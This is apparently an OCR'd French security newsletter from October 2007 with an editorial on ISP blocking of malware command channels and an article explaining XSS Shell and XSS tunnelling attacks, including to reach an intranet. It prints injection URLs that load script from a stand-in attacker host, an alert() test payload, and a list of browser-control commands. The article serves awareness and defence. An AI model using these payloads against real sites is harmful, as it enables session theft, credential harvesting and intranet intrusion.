
L'ACTU SÉCU 17

OCTOBRE 2007

"LES REELS DANGERS DES ATTAQUES XSS"



SOMMAIRE

L'EDITO

OCTOBRE 2007

Le rôle des opérateurs...

Comme tout informaticien, j'entends régulièrement la célèbre phrase "tiens, pendant que t'es la, tu veux pas jeter un coup d'oeil à mon ordinateur, je le trouve un peu lent".
Je découvre à coup sûr une petite famille de programmes en démarrage automatique, accrochés à svchost.exe et des barres d'outils IE exotiques.

Pour un particulier non initié à la sécurité informatique, le fait d'avoir des dizaines de malwares et logiciels espions sur sa machine est tout simplement impensable, puisqu'il a installé un antivirus.
L'utilisateur est-il responsable de cette situation? Il a acheté un ordinateur, il s'en sert, il clique, c'est tout. On peut tirer sur Microsoft, mais ils fournissent des mises à jour de sécurité et ce n'est pas eux qui suivent les liens. Les éditeurs d'antivirus? Les virus informatiques deviennent de plus en plus furtifs, le modèle de sécurité basé sur un antivirus est aujourd'hui dépassé.

Parallèlement, je remarque que plusieurs FAI américains ont décidé de bloquer le trafic Internet de leurs clients avec les plages d'adresses du RBN. Le Russian Business Network est une société obscure basée à St-Petersbourg qui est connue pour héberger pléthore de sites pirates liés à StormWorm, au malware Anserin/Torpig, à MPACK ou encore au encore au virus Gozi. Le RBN est aussi soupçonné de collaboration avec le Rock Phish gang (les spams pharmaceutique).

Les malwares d'aujourd'hui communiquent avec leur maître pour se mettre à jour, reporter les infections et envoyer les mots de passe volés. Il serait alors possible de ne plus uniquement fonder la protection sur la sécurité de l'ordinateur et de commencer à bloquer les canaux de contrôles (C&C) de ces ennemis.
Pour l'utilisateur, cela pourrait prendre la forme d'une nouvelle option à cocher sur la configuration de son boîtier ADSL (à coté de l'option "patate" et "contrôle parental") : une option "sécurité FAI".

Il ne s'agirait ni d'un antivirus, ni d'un IPS, ni d'un proxy filtrant et encore moins d'un blocage liberticide interdisant d'héberger son propre forum PHP. Il s'agirait tout simplement, pour l'utilisateur final, de bénéficier d'une protection réalisée, au niveau réseau, par le fournisseur d'accès à Internet.
Cette protection permettrait de bloquer les adresses des canaux de contrôle C&C les plus virulents du moment , d'interdire certaines AS douteuses ou encore de fournir un service DNS refusant de résoudre les domaines étranges avec des TTLs rapides (voir notre futur article sur les fast-flux).
L'idée est lancée…


Frédéric Charpentier
Consultant XMCO

AOUT 2007

- ☑ Nombre de bulletins Microsoft : **5**
- ☑ Nombre d'exploits dangereux : **15**
- ☑ Nombre de bulletins XMCO : **106**

LE TOP DES MENACES DU MOIS

1. La faille PDF/O-day d'Acrobat Reader
2. Stormworm
3. Anserin/Torpig



Shell XSS, Tunnel XSS, présentation des attaques XSS évoluées

Le *Cross Site Scripting ou XSS* a longtemps été perçu par les développeurs et les RSSI comme une menace mineure ciblant uniquement les applications nécessitant une authentification (vol de cookie de session). Cette "légende" a évolué avec la publication d'outils et de scripts pour devenir une attaque encore dangereuse pour les clients comme pour le système d'information d'une entreprise.
Nous tenterons de vous présenter les risques des attaques XSS évoluées en détaillant nos propos par des captures d'écran et des schémas simples.

XMCO | Partners

Pendant longtemps, les attaques de *Cross Site Scripting* ont été reléguées au second plan. Ce genre de vulnérabilité était surtout redouté par les sites e-commerces ou de transactions bancaires.
De nombreux *whitepapers* dédiés aux attaques XSS ont été publiés mais la plupart a toujours présenté cette technique comme un moyen astucieux de voler un cookie de session. Désormais des outils disponibles sur Internet permettent d'exploiter toute la puissance des failles de *Cross Site Scripting* afin de prendre le contrôle intégral du navigateur de la victime.
Début 2005, une présentation à la Blackhat a pointé du doigt les risques majeurs liés à ce type d'attaque mais peu d'explications claires et précises ont été publiées à ce sujet.

Nous allons donc présenter les réels méfaits des attaques XSS et montrer comment la simple exécution de javascript peut mener à la compromission d'un navigateur voire à la constitution d'un botnet.

Nous présenterons, tour à tour, les concepts de Shell XSS et de tunnel XSS à l'aide d'outils récupérés sur Internet.

Rappel des attaques de Cross Site Scripting


Définition

Le XSS est la contraction de *Cross Site Scripting*. Ce terme désigne une insertion imprévue de code Javascript au sein de certaines entrées non contrôlées par l'application.
Suite à une requête utilisateur contenant des champs non validés, l'application va renvoyer ces paramètres tels quels (c'est-à-dire en incluant un code Javascript malicieux qui sera interprété par le navigateur) sans effectuer la moindre validation.
Le navigateur va donc exécuter le script renvoyé par l'application…l'attaque est alors réussie.

Le but de ce type d'attaque est donc de forcer le navigateur de la victime à exécuter un code Javascript forgé par l'attaquant.

Le *Cross Site Scripting* a été particulièrement utilisé par les pirates pour voler la session d'un utilisateur connecté. Le schéma suivant montre par quels moyens un pirate peut mener son attaque et usurper l'identité d'un autre client de l'application vulnérable.

Scénario d'attaque



1. Le pirate envoie un email contenant un lien malicieux avec un code Javascript spécialement conçu
2. La victime suit le lien en question, le serveur web répond en incluant le code Javascript dans sa réponse
3. Le code javascript est exécuté, le cookie de session est alors envoyé à la victime
4. La victime récupère le cookie de session et se connecte immédiatement sur le site vulnérable.

Maintenant que les bases des attaques de *Cross Site Scripting* vous sont à nouveau familières, passons aux techniques d'attaques plus évoluées et souvent méconnues.

Les canaux XSS

Qu'est ce qu'un canal XSS?

Les canaux XSS se définissent comme un moyen de communication entre un serveur et un navigateur via une attaque XSS. Les deux systèmes (victime/serveur pirate) vont interagir en temps réel en échangeant des requêtes et des réponses générées via un code javascript malicieux.
On peut également comparer ce genre de communication à une application Ajax qui échange de manière asynchrone des données avec un poste client.

Qu'est ce qu'un Shell XSS ?

Un shell XSS est un script malicieux qui va permettre d'établir le canal de communication bidirectionnel entre le navigateur de la victime et le serveur du pirate (canal XSS).
Le pirate pourra ensuite configurer, et contrôler le navigateur de la victime en accédant à une interface d'administration qui lui permettra de choisir les commandes à exécuter et récupérer les réponses générées par le navigateur de la victime.

Comment mener une telle attaque?


Les attaques XSS restent dans les esprits comme un moyen de voler le cookie d'un autre utilisateur. L'attaque est rapide, voir instantanée et ne perdure pas dans le temps. Le pirate pourra usurper l'identité de la victime durant un court laps de temps.

Cependant en 2005 lors d'une conférence internationale Shmoocon 2005, des experts sécurité ont démontré la puissance du Javascript et présenté l'exploitation d'une faille XSS de manière évoluée.

Au lieu d'insérer le code javascript malveillant directement dans l'url, un script hébergé sur un serveur pirate va être exécuté à l'aide d'une balise source (src) :

```
http://site-vulnérable.com/profil.asp?id
=<scriptsrc=http://www.hacker.com/evilscr
ipt.js>&edit=1
```

Ce script *customisé* contiendra un code malicieux (client XSS) exécuté par le navigateur qui permettra d'interagir directement avec le serveur du pirate. Ce client XSS va venir demander périodiquement ses commandes sur le serveur contrôlé par le pirate.
Cette attaque sera persistante tant que le navigateur ne sera pas fermé.




Déroulement de l'attaque avec l'utilisation d'un XSS Shell

Pour le besoin de notre article, nous avons installé un shell XSS. Ce dernier se compose d'une base de données (MS Access dans notre cas) et d'un ensemble de scripts ASP et Javascript.

Notre architecture sera composée de trois parties :
-des pages ASP et Javascript chargées de mettre en place le canal de communication entre la victime et le serveur pirate
-d'une interface d'administration utilisée par le pirate pour choisir les commandes à exécuter et à visualiser les résultats
-d'une partie cliente chargée par le navigateur de la victime qui permettra de recevoir, d'exécuter les commandes puis de renvoyer le résultat au serveur pirate.

Voici le schéma complet d'une attaque XSS évoluée :




Afin de mener notre attaque, nous avons identifié une application dont un paramètre était vulnérable aux attaques XSS.
Nous avons donc injecté au sein du paramètre "id" un script (<script>alert('XMCO XSS');</script>) qui affichera une boite de dialogue contenant les mots "XMCO XSS" et met donc en évidence la faille de sécurité.

Le problème est présent au sein de l'application "online banking". Nous pouvons donc mener notre attaque en injectant à nouveau un autre script qui aura pour but de mettre en place le canal XSS (simple balise SRC) :

```
http://site-vulnérable.com/profil.asp?id
=<script
src=http://www.hacker.com/xssshell.asp>&e
dit=1
```

Dans un scénario réel d'attaque, le pirate n'aura plus qu'à insérer le lien malicieux dans un email (balise href afin de ne pas éveiller les soupçons de la victime) et à envoyer ce dernier à un grand nombre de clients de la banque "Online banking" en espérant que quelques clients mordent à l'hameçon.

Le pirate peut à présent se connecter sur l'interface d'administration du shell *XSS Shell Server* afin de voir si des victimes sont tombées dans le piège.
Voici donc à quoi ressemble l'interface d'administration d'un XSS Shell.



Pour les besoins de notre démonstration, nous imaginons que 5 internautes ont suivi le lien malicieux, ces derniers sont alors arrivés sur le site suivant :

Dans l'url la balise SRC est affichée, cependant en utilisant des techniques d'encodage d'URL, la victime n'y verra que du feu.


L'interface d'administration confirme bien que plusieurs internautes ont été victimes de l'attaque :

Les 5 victimes sont alors à la merci du pirate qui peut commencer à envoyer des commandes. Pour cela, une partie de l'interface recense toutes les commandes que la victime peut exécuter sur le navigateur de la victime.

Le Shell XSS permet également d'exécuter d'autres commandes dont :

- ☑ visualiser la page visitée actuellement par la victime (getselfhtml())
- ☑ exécuter un autre code Javascript (eval(<code javascript>))
- ☑ obtenir les déplacements de la souris (getMouseLog)
- ☑ obtenir la liste des urls visitées (checkVisitedLinks(<url list>)
- ☑ exécuter une requête avec la session courante de la victime (getPage(<URL>))
- ☑ provoquer l'arrêt du navigateur de la victime (crash())

Enfin la dernière partie de l'interface d'administration permet de visualiser le résultat des commandes envoyées.




Dans cet exemple nous avons pu récupérer le cookie de session de la victime, l'adresse IP interne et même ses identifiants de connexion (batman389/B4tm4n983).

Scenarii d'attaque

Voici le genre de malversations qu'il est possible de mener :

Récupération d'informations sensibles :



1. Le pirate utilise l'interface afin de choisir la commande à exécuter (ici l'envoi d'une question)

2. Le navigateur de la victime et le serveur XSS Shell communiquent puis le code Javascript est exécuté par le navigateur
3. Le navigateur renvoie les informations saisies par la victime
4. Le pirate obtient ces informations via son interface d'administration

A noter : la Popup s'affiche en précisant que l'application a généré ce message. La victime ne peut se douter qu'un pirate contrôle son navigateur…

Phishing :

D'autres scenarii sont imaginables. En contrôlant des milliers de navigateur, un pirate pourrait potentiellement mener une attaque de Déni de service distribué.

Maintenant que nous avons vu les risques liés aux attaques XSS avec l'utilisation d'un Shell XSS, étudions à présent une technique dérivée baptisée "le tunneling XSS".

INFO...

Une base de données des failles XSS disponible sur Internet.

Un site web baptisé XSSED, disponible depuis le début de l'année, commence peu à peu à faire parler de lui.
Ce dernier, spécialisé dans les attaques XSS, a pour but de dévoiler la majeure partie des failles XSS exploitables depuis Internet. Il présente également des articles et des nouvelles sur ce type d'attaque.
Chaque jour des internautes viennent déposer leurs trouvailles et enrichissent donc la base de données.
Les autorités s'inquiètent et redoutent que des pirates utilisent cette base de connaissance afin de mener des attaques de grande ampleur.

Le tunnelling XSS

Qu'est ce qu'un tunnel XSS?


Vous avez certainement entendu parler de tunnel notamment pour les connexions SSH. Le but est d'encapsuler un premier protocole dans un second afin de bénéficier de certains avantages de ce dernier. L'exemple le plus parlant est celui de la connexion Bureau à Distance en passant par un tunnel SSH ce qui assure la confidentialité de la connexion tout en évitant d'exposer des services dangereux sur le net.

Le même principe est également possible via les Shell XSS et un outil permettant d'installer un proxy local afin d'interfacer le navigateur du pirate et celui de la victime.
Cette attaque va permettre au pirate d'utiliser son propre navigateur pour naviguer par l'intermédiaire de la victime sur un domaine donné. Cette technique reste limitée au domaine vulnérable ce qui restreint la portée de l'attaque.
Malheureusement, les intranets entrent dans la catégorie des applications particulièrement vulnérables comme nous le montrerons ensuite avec un exemple.

Comment ça marche?

Notre proxy va donc intercepter les requêtes émises par le navigateur du pirate qui seront ensuite relayées via le canal XSS mis en place avec le navigateur de la victime.
En retour le proxy reçoit les réponses transmises via le canal XSS et les relayent au navigateur du pirate.

Le schéma suivant résume globalement l'architecture:



1. Le pirate utilise son navigateur ou un client HTTP pour envoyer une requête au proxy (demande d'une page web).
2. Le proxy convertit la demande en une requête qui sera comprise par le serveur hébergeant XSS Shell.
3. Le serveur XSS Shell sauvegarde la requête dans la base de donnée

4. Le client XSS (script malicieux exécuté à l'insu de la victime) vient chercher les commandes sur le serveur XSS (périodiquement)
5. Le client XSS exécute la commande
6. Le client XSS envoie les résultats de la commande exécutée
7. Le proxy XSS vient vérifier si une réponse a été émise par le client XSS.
8. Le proxy convertit la réponse afin de renvoyer une page HTML qui sera affichée au sein du navigateur du pirate.

Un scénario d'attaque : piratage d'un intranet à partir d'internet

Présentons notre attaque avec un exemple concret.

Imaginons qu'un employé de la société online-banking soit licencié et qu'il ait découvert préalablement des failles de *Cross Site Scripting* sur l'intranet de son ancienne entreprise.
Le pirate va vouloir profiter de ces failles afin de piéger une ou plusieurs victimes et de mener des malversations sur l'intranet de son ancien employeur.

Pour cela, le pirate doit, comme d'habitude lors de l'exploitation d'une faille de *Cross Site Scripting*, inciter sa victime à suivre un lien contenant le javascript malicieux (via un email ou messagerie instantannée).

Comme vous le savez, la plupart des collaborateurs d'une société est souvent connectée sur l'intranet dès le matin pour consulter leurs webmail internes ou les news du jour (ce qui est sans doute le cas de la plupart de nos lecteurs….!!!).

Voici l'écran de la victime (en vert) qui navigue tranquillement sur la page d'accueil de l'intranet de la société Online Banking (http://intranet/webmail.html). Après avoir reçu un email d'un de ses anciens collaborateurs, la victime suit le lien proposé. Son navigateur exécute le javascript, le canal XSS est donc mis en place.


Cependant la plupart des fonctionnalités présentées dans le paragraphe ci-dessus est inutilisable. Le pirate pourrait donc récupérer le cookie de session de sa victime mais le vol du cookie ne sert absolument à rien puisque l'intranet (http://intranet) n'est pas accessible depuis Internet (accessible uniquement depuis le réseau de la société Online Banking).

La création du canal XSS peut, à première vue, paraître inutile…Détrompez-vous!!! Le pirate a plus d'une corde à son arc…Le tunnel XSS va ici se révéler être un atout précieux…


Nous allons maintenant présenter le concept du tunnel XSS de manière plus explicite.

Nous considérons que le pirate a donc d'abord mis en place son canal XSS et va maintenant utiliser son outil de "tunneling" (proxy modifié).

Un seul paramètre doit être configuré au sein du logiciel en question. Le pirate indique l'adresse du serveur web hébergeant plusieurs scripts utilisés notamment par l'interface d'administration du Shell XSS pour envoyer et recevoir les commandes. Une fois configuré, le pirate n'a plus qu'à lancer son tunnel.



Le tunnel est mis en place. Un proxy est désormais en écoute sur le port 8080.
Le pirate doit à présent configurer son navigateur afin d'utiliser le proxy en question.




Maintenant que le tunnel XSS est mis en place, à quoi peut-il bien servir?


L'intérêt majeur de ce tunnel est qu'il permet de naviguer sur le domaine donné via le navigateur de la victime comme le montre l'exemple suivant :

La capture suivante montre la page web de la webmail (http://intranet/webmail.html) du côté de la victime (en vert).

